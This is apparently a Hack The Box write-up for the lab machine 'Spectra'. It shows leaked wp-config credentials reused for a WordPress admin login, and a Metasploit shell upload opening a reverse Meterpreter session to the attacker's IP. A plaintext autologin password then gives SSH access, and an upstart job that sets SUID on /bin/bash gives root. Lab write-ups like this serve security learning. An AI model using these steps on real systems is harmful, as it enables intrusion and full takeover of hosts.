

Spectra

Difficulty: Easy

Machine: Linux

Nmap

Website



```
1 <?php
2 /**
3  * The base configuration for WordPress
4  *
5  * The wp-config.php creation script uses this file during the
6  * installation. You don't have to use the web site, you can
7  * copy this file to "wp-config.php" and fill in the values.
8  *
9  * This file contains the following configurations:
10  *
11  * MySQL settings
12  * Secret keys
13  * Database table prefix
14  * ABSPATH
15  *
16  * @link https://wordpress.org/support/article/editing-wp-config-php/
17  *
18  * @package WordPress
19  */
20
21 // ** MySQL settings - You can get this info from your web host ** //
22 /** The name of the database for WordPress */
23 define( 'DB_NAME', 'dev' );
24
25 /** MySQL database username */
26 define( 'DB_USER', 'devtest' );
27
28 /** MySQL database password */
29 define( 'DB_PASSWORD', 'devteam01' );
30
31 /** MySQL hostname */
32 define( 'DB_HOST', 'localhost' );
33
34 /** Database Charset to use in creating database tables. */
35 define( 'DB_CHARSET', 'utf8' );
36
37 /** The Database Collate type. Don't change this if in doubt. */
38 define( 'DB_COLLATE', '' );
39
40 /**#@+
41  * Authentication Unique Keys and Salts.
42  *
43  * Change these to different unique phrases!
44  * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
45  * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
46  *
47  * @since 2.6.0
48  */
49 define( 'AUTH_KEY', 'put your unique phrase here' );
50 define( 'SECURE_AUTH_KEY', 'put your unique phrase here' );
51 define( 'LOGGED_IN_KEY', 'put your unique phrase here' );
52 define( 'NONCE_KEY', 'put your unique phrase here' );
53 define( 'AUTH_SALT', 'put your unique phrase here' );
54 define( 'SECURE_AUTH_SALT', 'put your unique phrase here' );
55 define( 'LOGGED_IN_SALT', 'put your unique phrase here' );
56 define( 'NONCE_SALT', 'put your unique phrase here' );
57
58 /**#@-*/
59
60 /**
61  * WordPress Database Table prefix.
62  */
```

- Can login to wordpress with the following
 - Administrator:devteam01
- The image above also contains mysql database information
 - devtest:devteam01

Wordpress

- After logging into the wordpress site and snooping around, I found nothing useful.

- I found an article that helped me get some code execution on the server. It uses the metasploit module “unix/webapp/wp_admin_shell_upload” which requires the admin user for wordpress - the one we have.

- <https://jhalon.github.io/vulnhub-mr-robot1/>

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > run
[*] Started reverse TCP handler on 10.10.14.34:4444
[-] Exploit aborted due to failure: not-found: The target does not appear to be using WordPress
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /main/
targeturi => /main/
msf6 exploit(unix/webapp/wp_admin_shell_upload) > run
[*] Started reverse TCP handler on 10.10.14.34:4444
[*] Authenticating with WordPress using administrator:devteam01...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /main/wp-content/plugins/NXhDlrsrSB/FxSeDBM0km.php...
[*] Sending stage (39282 bytes) to 10.10.10.229
[*] Meterpreter session 1 opened (10.10.14.34:4444 -> 10.10.10.229:45990) at 2021-04-26 21:26:13 -0400
[+] Deleted FxSeDBM0km.php
[+] Deleted NXhDlrsrSB.php
[+] Deleted ../NXhDlrsrSB

meterpreter > whoami
```

- Typing “shell” gives us a shell as nginx

```
meterpreter > shell
Process 81627 created.
Channel 8 created.

whoami
nginx
```

-

Nginx User

- I went and created my own id_rsa password file so I can relog in at any time.
- I looked around and found this file called “autologin.conf.orig” in “/opt”

```
# Copyright 2016 The Chromium OS Authors. All rights reserved.
# Use of this source code is governed by a BSD-style license that can be
# found in the LICENSE file.
description "Automatic login at boot"
author "chromium-os-dev@chromium.org"
# After boot-complete starts, the login prompt is visible and is accepting
# input.
start on started boot-complete
script
  passwd=
  # Read password from file. The file may optionally end with a newline.
  for dir in /mnt/stateful_partition/etc/autologin /etc/autologin; do
    if [ -e "${dir}/passwd" ]; then
      passwd="$(cat "${dir}/passwd")"
      break
    fi
  done
  if [ -z "${passwd}" ]; then
    exit 0
  fi
  # Inject keys into the login prompt.
  # For this to work, you must have already created an account on the device.
  # Otherwise, no login prompt appears at boot and the injected keys do the
  # wrong thing.
  /usr/local/sbin/inject-keys.py -s "${passwd}" -k enter
end script
```

- It is a strange script. I tried looking around for keys and found nothing. I went through just about every directory that looked interesting to me.
- After searching for a while I went back to the file mentioned above. I then saw a mentioned directory that was new called “/etc/autologin”
- Looking into this directory, I found a file called “passwd.” Printing this file gives us the following
 - SummerHereWeCome!!

■ Please let this be Katie or better yet root

- Trying out this password with the script does not work. Time to try su or ssh
- I logged in a Katie with the above password

```
(root@kali)~[~/htb/spectra]
# ssh katie@10.10.10.229
Password:
katie@spectra ~ $
```

Katie

- Immediately going into privilege finding, I do “sudo -l” and get the following

```
katie@spectra ~ $ sudo -l
User katie may run the following commands on spectra:
(ALL) SETENV: NOPASSWD: /sbin/initctl
```

- Time to research
- This article looks promising

<https://isharaabeythissa.medium.com/sudo-privileges-at-initctl-privileges-escalation-technique-ishara-abeythissa-c9d44ccadcb9>

- Funny thing about this article, it is using spectra as its example, which is slightly wrong. I noticed this after the fact.

- Following the above article, I went to “/etc/init/” and edited one of the files owned by the “developer” team which Katie is part of. I then put the script mentioned in the above article into test.conf.

```
start on filesystem or runlevel [2345]
stop on shutdown

script
    chmod +s /bin/bash
end script
```

- After doing this, I ran the command
 - *Sudo /sbin/initctl start test*
- Rooted!!

```
katie@spectra /etc/init $ sudo /sbin/initctl start test
test start/running, process 83562
katie@spectra /etc/init $ cat test.conf
description "Test node.js server"

start on filesystem or runlevel [2345]
stop on shutdown

script
    chmod +s /bin/bash
end script
katie@spectra /etc/init $ /bin/bash -p
bash-4.3# id
uid=20156(katie) gid=20157(katie) euid=0(root) egid=0(root) groups=0(root),20157(katie),20158(developers)
bash-4.3# whoami
root
bash-4.3#
```